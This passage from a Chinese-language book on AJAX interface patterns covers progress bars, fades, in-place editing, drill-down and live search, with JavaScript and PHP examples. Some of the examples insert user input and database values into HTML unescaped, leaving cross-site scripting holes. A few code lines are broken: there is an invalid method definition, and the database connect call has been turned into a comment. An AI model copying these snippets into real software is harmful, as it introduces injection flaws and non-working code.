progressContainer 为进度栏提供黑色的边框，我们在组件内部改变了progress-Container 的宽度让定时器具有动画效果。

在服务器上，我们使用一个脚本执行简单无状态的计算，并且返回用于更新进度栏的响应。本例使用的是一个简单的PHP脚本（calcprogress.php）。

```
<?php
$countdownTime = $_GET['countdownTime'];
$elapsedTime = $_GET['elapsedTime'];

echo ($elapsedTime/$countdownTime);

?>
```

经验丰富的使用者至少会在这段代码中包含一个会话变量或者数据库操作代码用来跟踪任务进度。常见的例子包括长时间运行的批处理过程或者文件上传。

3. throbber/活动指示器

throbber是一种用作活动指示器（activity indicator）的动画。在大多数Web浏览器右上角都存在的动态图标，这就是一种常见的throbber的例子。throbber的目的是告诉用户一个活动正在执行并且减少应用状态的模糊性。它和进度栏不同，因为它不会共享活动进程的特殊信息，仅仅表明活动还在执行中。Windows中的文件复制视图使用了throbber和进度栏来显示活动进程和状态。如果进度栏移动得非常缓慢，throbber会通知用户任务仍然在执行。Firefox和IE中的throbber如图9-2所示。




图9-2 Firefox和IE中的throbber

从技术角度讲，throbber比进度栏容易实现。throbber可以通过GIF动画来实现，并且如果任务进度无法容易地测算，或者任务持续时间相对较短（小于10秒），实现Throbber比实现功能全面地进程指示器更有意义。

4．颜色改变和淡出

在AJAX应用中常用的动画形式称为淡出（fade），这种动画将对象的图标从一个状态转变到另一个。淡出的一种常用形式为“黄色淡出”（yello fade）。这种效果包含把对象的黄色背景颜色淡出到透明。

- 使用JavaScript我们可以很容易将元素的背景颜色淡出。只需使用一小段代码即可实现这个功能，并且几乎在所有浏览器中可以使用。
- 将对象的颜色淡出也是引起人们注意的一个好方法。淡出颜色和亮度变化效果相同,所谓亮度变化类似于舞台上的聚光灯——一个容易理解的可视化隐喻（visual metaphor）。
- 低干扰。对象的淡出动画不会严重转移用户的注意力。

在本章的后面部分，我们会从技术角度上研究淡出。我们还将看几个可能用到颜色改变的应用，这些应用通过对象的动画来增强理解。一般有如下使用场景：

- **指示新内容**——当使用XHR来获取新内容并且将内容显示到页面上时，我们可以使用背景淡出技术在页面上突出显示新内容。也可以使用从透明到不透明的淡入将新内容显示到页面上。
- **指示移除内容**——使用从不透明到透明的淡出技术，我们可以警告用户内容将被删除。
- **指示状态变化**——当对象的一个属性发生变化，该对象的亮度或者颜色变化可以表明其新状态。例如，把将要删除的对象淡出为暗灰色，可以给用户一个提示，让用户将注意力集中到状态变化上。

淡出动画的持续时间应该足够长，从而用户才能够意识到这种改变存在。经验告诉我们这种转变应该持续1秒左右。这是一个修饰性的操作，并不干扰用户界面的功能，但是不能持续很长时间，否则会引起用户注意力分散。

使用JavaScript，我们可以轻松地将一个HTML元素的颜色淡出。这项技术只是获取新内容出现位置的<DIV>或<SPAN>元素，然后在内容变化时将背景从黄色淡出到白色。这个过程实际上包含了两种效果：颜色改变和动画，它们都很容易实现，并且很容易将用户的注意力集中到DOM的变化上。

为了实现黄色淡出，我们不需要使用AJAX，但是需要使用JavaScript。开始之前，我们必须理解淡出实际上是通过遍历红/绿/蓝颜色值来实现的。屏幕上的所有颜色都是由这3种颜色的不同强度构成的。在HTML中，我们用十六进制或者Hex来描述特殊颜色。下面是一些hex值的例子：

- 黑色：红色＝0，绿色＝0，蓝色＝0，Hex：#000000
- 白色：红色＝255，绿色＝255，蓝色＝255，Hex：#FFFFFF
- 黄色：红色＝255，绿色＝255，蓝色＝0，Hex：#FFFF00

在JavaScript中将红/绿/蓝颜色值转换为Hex，我们可以使用一个简单的函数，如下：

```
function returnHexColor(Red, Green, Blue) {
  Red = Red.toString(16);
```

```
  if (Red.length == 1)
    Red = '0' + Red;

Green = Green.toString(16);
if (Green.length == 1)
  Green = '0' + Green;

Blue = Blue.toString(16);
if (Blue.length == 1)
  Blue = '0' + Blue;

  return "#" + Red + Green + Blue;
}
```

使用JavaScript计时器创建一个函数，我们可以轻易地将页面中的元素从一个颜色淡出到另一个颜色。以下代码可以把指定ID的对象从黄色淡出到白色。

```
function fadeMyElement(sElementId, iIterator) {
  if (iIterator < 255) {
    // 在黄/白RGB值和'iterator'之间获得颜色值
    var myColor = returnHexColor(255, 255, iIterator);
    // 获得原色ID值
    $(sElementId).style.backgroundColor = myColor;
    // 基于数值更高的迭代器1/10秒后重复调用这个函数
    setTimeout("fadeMyElement('" + sElementId + "', " +
(iIterator+20) + ")", 100);
  } else {
    // 操作完成后，把背景颜色设置为空
    $(sElementId).style.backgroundColor = '';
  }
}
```

下一步，我们在页面设置了一个按钮，用来调用函数把<DIV>从黄色淡出到白色：

```
<input type="button" value="Fade my Element"
onclick="fadeMyElement('myElement', 0);">
<div id="myElement">Watch me fade.</div>
```

黄色淡出非常出色，但是和其他功能一样，过度使用都会造成用户注意力分散。我们可能希望只将这个功能使用到非常重要的内容变化上。例如，保持我们的一贯作风，只实现能够增强用户体验的功能，我们可能只对标题使用淡出技术，而不是对全部内容。

5. 滚动翻转

基于事件简单的滚动翻转（Rollover）是最基本的动画类型之一。所谓的滚动翻转是指当光标或者鼠标移开对象时对象外观的变化。这是一种主动指示控件之上可能存在的行为或者对象上可能操作的强大方式。滚动翻转可以连接到XHR对象上获取信息或者仅仅是改变鼠标图标的外观。一些滚动翻转类型如下：

- **鼠标光标变化**——使用CSS，通过将鼠标光标改变为手型、目标、调整大小或者其他控制指示符来提示对象的功能。

- **突出显示对象**——改变对象的颜色、边框或者其他可视化属性来指示对选中状态的预览。
- **预加载**——实现一个XHR来获取对象的数据，并将数据显示到一个弹出框或者工具提示框中，在点击时可以预览位于对象“下面”的内容。在AJAX中可以实现这种形式的功能，因为页面生成时不需要载入所有的信息，使得这个功能在“富”数据页面中非常有用。
- **工具提示框**——当鼠标放置在对象上时，在工具提示框中显示对象文本或者“富”文本（rich-text）信息。

9.2　交互模式

AJAX增强了用户和应用中数据的交互能力。因为AJAX具有调整客户端浏览器和业务层，以及数据层之间信息的能力，从而让新的交互水平成为了一种可能。AJAX衍生出了很多新的控件模式（control pattern），这些模式使用了类似来自桌面的惯例，将XHR与JavaScript和DHTML一起使用，在Web应用中创建新的交互机会。在这一节中，我们将研究多种得益于AJAX的控件模式。

基本的交互模式

我们介绍的第一组模式都是基本的交互模式。

1．即时编辑

所谓即时编辑是指在输出的内容块位置输入内容（如图9-3所示）。即时编辑的一个常见例子是Windows的资源管理器。在文件夹树型结构上两次单击文件名，我们可以在文件名称位置即时编辑这个名称。一般来讲，即时编辑意味着这样一种机制，即触发编辑内容操作应该和单击内容操作本身一样简单。借鉴一个桌面应用名词，电子表格是另一个即时编辑的优秀例子。人们使用电子表格程序来查看文档，同时编辑这些文档。在某个位置的内容编辑应该和点击内容然后输入的操作同样简单。




图9-3　在目录中使用即时编辑来简化为图像添加标签的操作

在Web页面中，当使用这种即时编辑行为时，我们遇到的基本问题包括了对页面的重新加载。在工作流相关程序中，对内容进行多次编辑然后立即将内容显示在输出中，这种方式极为有用。传统基于表单的编辑视图和产品输出之间进行切换时，通常速度缓慢并且难以理解。

因为AJAX有能力保持客户端和远程数据模型同步，即时编辑允许用户即时编辑文档内容，不需要特殊的管理员视图来执行这种操作。

即时编辑的概念在获得赞誉的同时也引发了很大的争议。尽管用户使用电子表格时已经熟悉了这个概念，但是对于基于Web的应用还是比较生疏。对主动可视化提示的大量使用，例如鼠标滚动翻转、工具提示框和突出显示，它们都需要和即时编辑功能进行通信。接受确认（acceptance confirmation）的需求，必须和维持一个优雅的工作流设计方案之间取得平衡。我们需要立即将客户修改提交到数据库吗？或者是将它们存储到一个缓存中，当用户点击保存按钮时一次性保存所有修改？用户希望他们的修改是永久性的吗？或者他们希望自由地编辑，随后放弃所有这些修改？回答这些问题必须考虑特殊的使用情景，同时还要基于终端用户的使用习惯。

可能使用即时编辑的应用包括了以下几种：

- 用户可编辑电子表格，既作为显示工作又作为编辑工具。
- 内容管理系统，允许Web站点游客仅仅通过点击文本就可以编辑内容，这些文本既可以是用户贡献的内容，也可以是社区拥有的信息资源。
- 日程安排工具。既可以用来查看视图，也可以在选择时段打开它们进行编辑的时候，用来添加、编辑和删除事件的管理工具。

在下面这个例子中，我们使用AJAX和即时编辑迅速为图像（假设在目录中）重新设置标签。这个例子的设计思想是，用于显示的区域同时也是需要编辑的区域，用户不需要转到另一个页面来编辑文本。我们需要实现的第一个类是EditableRegion类，这个类包含了所有的可编辑区域的功能，代码如下所示：

```
entAjax.EditableRegion = function(dElement) {
  this.element = dElement;
  entAjax.attachEvent(dElement, "dblclick", this.makeEditable,
this);
  this.xhr = new entAjax.HttpRequest();
}

entAjax.EditableRegion.prototype.makeEditable = function() {
  // 我们把一个表单插入到DIV中
  var theContents = this.element.innerHTML;
  if (theContents.indexOf('form') == -1) {
    this.element.innerHTML = "<input type='text'
name='er_contents' value='" + theContents + "'><input
id='er_button' type='button' value='OK'>";
    entAjax.attachEvent($("er_button"), "click", this.save,
this);
  }
}

entAjax.EditableRegion.prototype.save() {
  // 读取新值并且移除表单
```

```
    var sNewValue = $("er_contents").value;
    entAjax.dettachEvent($("er_button"), "click", this.save, this);
    this.element.innerHTML = sNewValue;
    // 把元素ID发送到服务器
    this.xhr.setParam("id", this.element.getAttribute("id"));
    // 发送已修改的值
    this.xhr.setParam("value", sNewValue);
    // 执行请求
    this.xhr.handler = "savetitle.php";
    this.xhr.post();
  }
```

我们从一个只有简单样式的 元素开始着手实现，这个元素使用了淡颜色的虚线边框，以可视化的方式指示这个区域是一个可编辑区域。我们同时还把CSS鼠标光标设置为text，让用户知道这个区域是可修改的。当用户移动鼠标到标签上方时，光标变成了一个文本符号，用户从而知道这个文本是可以修改的。我们把makeEditable()方法附加到了ondblclick事件上，向 中插入一个表单字段让该区域可以编辑，并且使用了一个AJAX回调函数把修改结果保存到服务器。在用户单击按钮保存修改后，程序向服务器发送一个异步保存请求，并且可编辑字段会被最新编辑过的静态值所取代。在这种情况下，立即更新用户界面是很重要的，这种做法让用户感觉到就如同数据已经保存，用户可以继续工作，无需等待实际的保存过程。如果服务器上数据无法保存，我们可以进入错误处理状态并且通知用户，不过这类事件不大可能出现。为了让应用对用户帮助更大，当数据保存成功时，我们可在文本区域增加黄色淡出效果指示变化已经发生。

完整的例子如下所示：

```
<html>
  <head>
    <title>In-place Editing Demo</title>
    <script type="text/javascript"
src="entajax.toolki.js"></script>
    <script type="text/javascript">
entAjax.attachAfter(window, "onload", window, "makeEditable");
function makeEditable() {
  var aEditAreas = $$("editArea");
  for (var i=0; i<aEditAreas.length; i++) {
    aEditAreas[i].jsObject = new
entAjax.EditableRegion(aEditAreas[i]);
  }
}
    </script>
    <style type="text/css">
.editArea {
  border:1px dashed #cccccc;
  cursor:text;
}
      </style>
    </head>
    <body>
      <div id="tr-12332" class="editArea">TR-12332 Machine</div>
```

```
    <img src="machine.jpg" />
  </body>
</html>
```

在服务器上，我们需要使用一个简单的脚本来保存结果，为了简单起见，这里没有显示出代码。简单地讲，我们可以使用传回的图片ID和新标签对数据库做出修改。

2. 向下钻取/主从复合结构

当用户需要以一对多关系查看分层数据时，我们需要使用到这项技术。例如，用户可能想要知道特定用户相关的销售情况。通过点击用户名，用户可以实时获取详细记录，并将这些记录显示在页面上。向下钻取可能是XHR中最引人注意的用例，因为查看关系型数据是企业中的一种常见需求。把向下钻取模式集成到AJAX中的主要好处是可以使用XHR快速获取详细记录，支持用户在一个Web页面中快速和包含数百万条记录的数据库进行交互。

向下钻取的简单例子是一对链接到关系型数据的选择框。在一个如图9-4所示的搜索表单中，我们可能希望结果集是一个特定的分类。和从长长的分类列表中选择相比，通过允许用户使用AJAX下拉选择数据可以加快选择速度。




图9-4 使用向下钻取模式选择分类的搜索表单

在页面中，这个表单的HTML比较简单明了。在这个例子中，为了简化起见，我们预先填充了第一个选择框。当用户改变了取值，我们可以实现一个XHR来获取以逗号作为分隔符的一系列值，然后将这些值反序列化为数组，并且用来填充第二个选择框。

```
<html>
  <head>
    <title>Master Detail Demo</title>
    <script type="text/javascript"
src="entajax.toolki.js"></script>
    <script type="text/javascript">
var ajax = new entAjax.HttpRequest();

function getSubCat() {
  var mainCategory =
```

```
$("main_cat").options[$("main_cat").selectedIndex].value;
  // mainCategory此时要么为空，要么为"services"或者"products"。
  // 让我们向下钻取。用这些名称从服务器加载静态数据
  if (mainCategory != '[Choose a Category]') {
    // 执行对服务器上已命名文件的请求，例如services.htm
    ajax.handler = mainCategory + ".htm";
    ajax.responseType = "text";
    ajax.completeCallback = fillSubCat;
    ajax.get();
  }
}

function fillSubCat() {
  // 获得逗号分割的值列表，执行反序列操作
  var itemArray = ajax.httpObj.responseText.split(',');
  var dSubCat = $("sub_cat");
  // 清理详细列表框的数据源
  dSubCat.options.length = 0;
  // 循环数组重新填充列表框
  for (i=0; i<itemArray.length; i+=1) {
    dSubCat.options[i] = new Option(itemArray[i], i);
  }
}
    </script>
  </head>
  <body>
    <form name="myform">
  Search for:
  <select name="main_cat" onchange="getSubCat()">
    <option>[Choose a Category]</option>
    <option value="services">Service Records</option>
    <option value="products">Product Sales</option>
  </select>
  <select name="sub_cat">
  </select>
  <input type="submit" value="Search" />
 </form>
</body>
</html>
```

向下钻取的复杂应用能够实现数据网格功能来显示大量的关系型数据，如图9-5所示。这是对上文介绍过的技术的扩展，但是也可以和其他模式联合使用，例如：对大量数据提供快速和强大的界面的即时搜索（live search）功能。

可能包含向下钻取的应用包括以下几种类型：

- 使用嵌入的或者链接的数据网格浏览关系型客户和相关销售数据（参见图3-6）。
- 在注册表单中提供动态的国家/省份组合选择框。
- 浏览复杂的分层数据结构，例如，使用树型组件快速获取结点和叶子信息的站点地图或者决策树。




图9-5 对诸如销售记录等企业数据的处理可用XHR和向下钻取的方法来增强

3. 即时搜索

优秀的搜索能力是所有信息系统的重要组成部分。即时搜索是搜索表单和查询结果的结合体，它会随着用户变更搜索条件的过程持续进行更新。Mac OS X 10.4中的聚光灯（Spotlight）功能就是这样的一个例子。这个搜索功能允许用户往文本框中输入内容。根据用户的输入，系统获取结果并且把结果显示到文本框下方的列表中，如图9-6所示。我们通过每隔一段时间（几秒）将搜索字符串发送回服务器来实现这个功能。如果不能找到合适的数据，用户可以快速变更他的搜索参数。

如果无法以一种能够处理大范围搜索的方式实现时，即时搜索会暴露出一些性能问题。已经存在一些技术，例如提交次数限制（submission throttling）——将所有提交集中起来，在固定时间统一发送，以此来改善客户端和服务器的性能。




图9-6 一个使用简单表单和限制XHR请求的基本即时搜索表单，不需要提交按钮

尽管仔细考虑搜索框之外的搜索结果列表的设计可以提高用户体验，但是即时搜索也可以以一种简单的方式实现，就如同将表单控件的onChange事件连接到一个XHR请求中。在下面的例

子中，我们创建了上文讨论过的即时搜索表单，并且使用了一些基本的请求次数限制技术来限制对服务器发出的请求数目。

用户可以在文本框中输入客户名称。当用户的输入时，搜索框下方的列表会被更新为数据库中实际客户的名称。当用户点击一个客户名称时，文本框会填充为客户全名，并且一个隐含表单字段会填充为该客户的ID。我们使用onChange事件来触发超时。每当用户点击按键时，计时器会被取消，同时启动新的计时器。如果用户0.5秒内暂停操作，此时程序会触发从服务器获取值的XHR请求。通过这种方式，我们有效地将请求数目限制在每秒最多2次。但是，如果用户每秒的输入超过两次击键，或者通过一次或者两次按键就可以查找到客户，有可能每次搜索只有一个或者两个请求会被触发。

```
<html>
  <head>
    <title>Live Search Demo</title>
    <script type="text/javascript"
src="entajax.toolki.js"></script>
    <script type="text/javascript">

var ajax = new entAjax.HttpRequest();
var throttleTimer; // 用于限制请求数量

function throttleSearch(searchString) {
  // 首先，我们取消任何已存在请求清除定时器
  clearTimeout(throttleTimer);
  // 这里我们启用新的1/2秒的倒计时秒数。
  // 当倒计时时间完成，performSearch函数将执行XHR请求
  throttleTimer =
setTimeout(function(){performSearch(searchString)}, 500);
}

function performSearch(searchString) {
  // 把搜索字符串发送回到服务器
  ajax.setParam("CustomerName", searchString);
  // 执行请求
  ajax.handler = "customersearch.php";
  ajax.completeCallback = fillResults; ajax.get();
}

function fillResults() {
  var cList = $('CustomerList');
  cList.innerHTML = ajax.httpObj.responseText;
}

function setCustomer(CustomerName, CustomerID) {
  // 基于客户的名称和ID填充表单
  $("customername").value = CustomerName;
  $("customerID").value = CustomerID;
}

    </script>
  </head>
```

```
  <body>
    <form name="myform">
      Customer Lookup: <input type=text name=customername
onkeyup="throttleSearch(this.value)"/>
      <input type="hidden" name=customerID value=0 />
      <input type="submit" value="Search" />
    </form>
    <div id=CustomerList></div>
  </body>
</html>
```

在服务器端的搜索页面（本例是一个简单的PHP脚本），我们连接到一个客户名称的数据表，使用SQL的SELECT语句执行搜索，并且将结果输出为HTML格式。

```
<?php

$customerName="a";
if (isset($_GET['CustomerName'])) {
  $customerName=$_GET["CustomerName"];
  if(empty($customerName)) {
    $customerName="a";
  }
}

//建立数据库连接并且获得数据集
// 执行 MySQL连接mysql_connect() 或者 die(mysql_error());
mysql_select_db("testdb_v1") or die(mysql_error());

// 从"example"数据表读取所有的数据
$myQuery = "SELECT * FROM tblcustomers WHERE CustomerName LIKE
'". mysql_real_escape_string($customerName)."%' ORDER BY
CustomerName DESC LIMIT 10;";

$result = mysql_query($myQuery)
or die(mysql_error());
$nrows = mysql_num_rows($result);

for ( $counter = 0; $counter < $nrows; $counter++) {
  $row = mysql_fetch_array($result);

  echo("<a href='#'
onclick='setCustomer(\"".$row["CustomerName"]."\",".$row["Custo
merID"].")'>".$row["CustomerName"]."</a><br>");
}
?>
```

可能使用即时搜索的应用包括以下几种：

- 对复杂或者多元（multivariate）搜索查询提供快速反馈，以此来改善搜索结果质量。
- 通过指示结果集的大小，提示用户是否需要提供更加精确的搜索参数。
- 对所有大型数据集提供快速搜索。
- 通过反馈可能新搜索条件，引导用户构建搜索查询。

4. 即时表单

表单是所有基于Web应用的基础。在传统的开发过程中存在两种截然不同的方式来验证和修改表单。一种是将JavaScript验证程序内嵌到Web页面中，另一种是在提交表单时在服务器上的执行验证处理。第一种技术意味着开发者不得不将实际的业务逻辑移入Web页面中。例如，检验一个字段是否邮件地址，检查另一个字段是否产品ID，如果是产品ID则至少应该有10位数字。这种方式将打破MVC架构原则和低维护（low-maintenance）应用原则中的一种。后一种技术虽然有效，但是实现比较烦琐，而且这种方式需要用户忍受一个回传的过程来检查表单是否满足了所有必须满足的条件。如果验证失败并且用户必须通过搜索全部表单具体定位出现的问题，那么回传同样会造成很大的破坏性。

与其说即时表单是一种独立的模式，不如说即时表单是一组技术组合。其设计思想包括了对表单提供快速反馈，因为表单是在服务器上通过验证后填写的，服务器可能通过应用消息提供填写内容的指导信息，或者基于基于用户输入的内容实时修改表单。

可能使用即时搜索的应用包括以下几种：

- 快速生成新表单字段。
- 提供关于数据的验证反馈和其他消息。
- 移除或者禁用表单中不需要完成填写的部分。
- 在表单完成以前向服务器提交数据（可以从被抛弃的表单中恢复数据）。

9.3　小结

在本章中，AJAX提供了一些用于创建更智能、更简单界面的新工具。用户会非常喜欢这些模式，因为这些模式避免了刷新页面并且能够快速获取信息。我们考察了一些交互式的和非交互式的模式，我们可以利用这些模式提供更多信息，消除不必要的步骤和避免发生错误。我们有理由相信，当软件发布正式使用以后和交互次数超过成千上万次时，交互成本将大为减小，发生的错误总数也将大量减少。处理过程将更加快速有效，并且能够提供更多的信息协助决策的制定。

下一章将继续讨论AJAX的可用性方法，并且深入讨论可访问性问题。然后，我们会研究一些用例，看看一些大型企业的AJAX开发过程是如何获得成功的。

9.4　资源

9.4.1　拖曳资源

script.aculo.us网站：http://script.aculo.us。

walterzorn个人网站上关于拖曳的内容：http://www.walterzorn.com/dragdrop/dragdrop_e.htm。

DOM-Drag：http://www.youngpup.net/2001/domdrag/ tutorial。

Tim Taylor的个人网站上的可排序拖曳列表：http://tool-man.org/examples/sorting.html。

雅虎设计模式库：http://developer.yahoo.net/ypatterns/parent_dragdrop.php。

9.4.2 进度栏资源

Gerd Riesselmann个人网站上关于进度栏（示例）的内容：http://www.gerd-riesselmann.net/examples/testprogress.html。

Brian Gosselin写的一篇关于进度栏的文章：http://www.dynamicdrive.com/dynamicindex11/dhtmlprogress.htm。

9.4.3 活动指示器资源

公共域throbber GIF：http://mentalized.net/activity-indicators。

Drupal throbber candidates（更多可下载的示例），http://www.brandedthoughts.co.uk/story/drupal-AJAX-throbber。

9.4.4 颜色淡出资源

Fade Anything Technique：http://www.axentric.com/posts/default。

Scriptaculous网站：http://script. aculo.us。

9.4.5 即时编辑资源

Tim Taylor个人网站上的即时编辑工具（示例）：http://tool-man.org/examples/edit-in-place.html。

9.4.6 向下钻取资源

Nitobi网站上关于Grid（示例）的内容：http://www.nitobi.com。

任意深度指南的树型视图（示例）：http://www.codeproject.com/aspnet/AJAX_treeview.asp。

Silverstripe AJAX树（示例）：http://www.silverstripe.com/downloads/tree/。

9.4.7 即时搜索资源

Google Suggest（示例）：http:// labs.google.com/suggest/。

Amazon Diamond Search（示例）：www.amazon.com/gp/search/finder?productGroupID=loose_diamonds。

由Steve Smith所写的一篇动画即时搜索指南：http://ordere-dlist.com/articles/howto-animated-live-search/。

9.4.8 即时表单资源

可降级的AJAX表单验证（示例）：http://particletree.com/features/degradable-AJAX-form-validation/。

第10章 风险和最佳实践

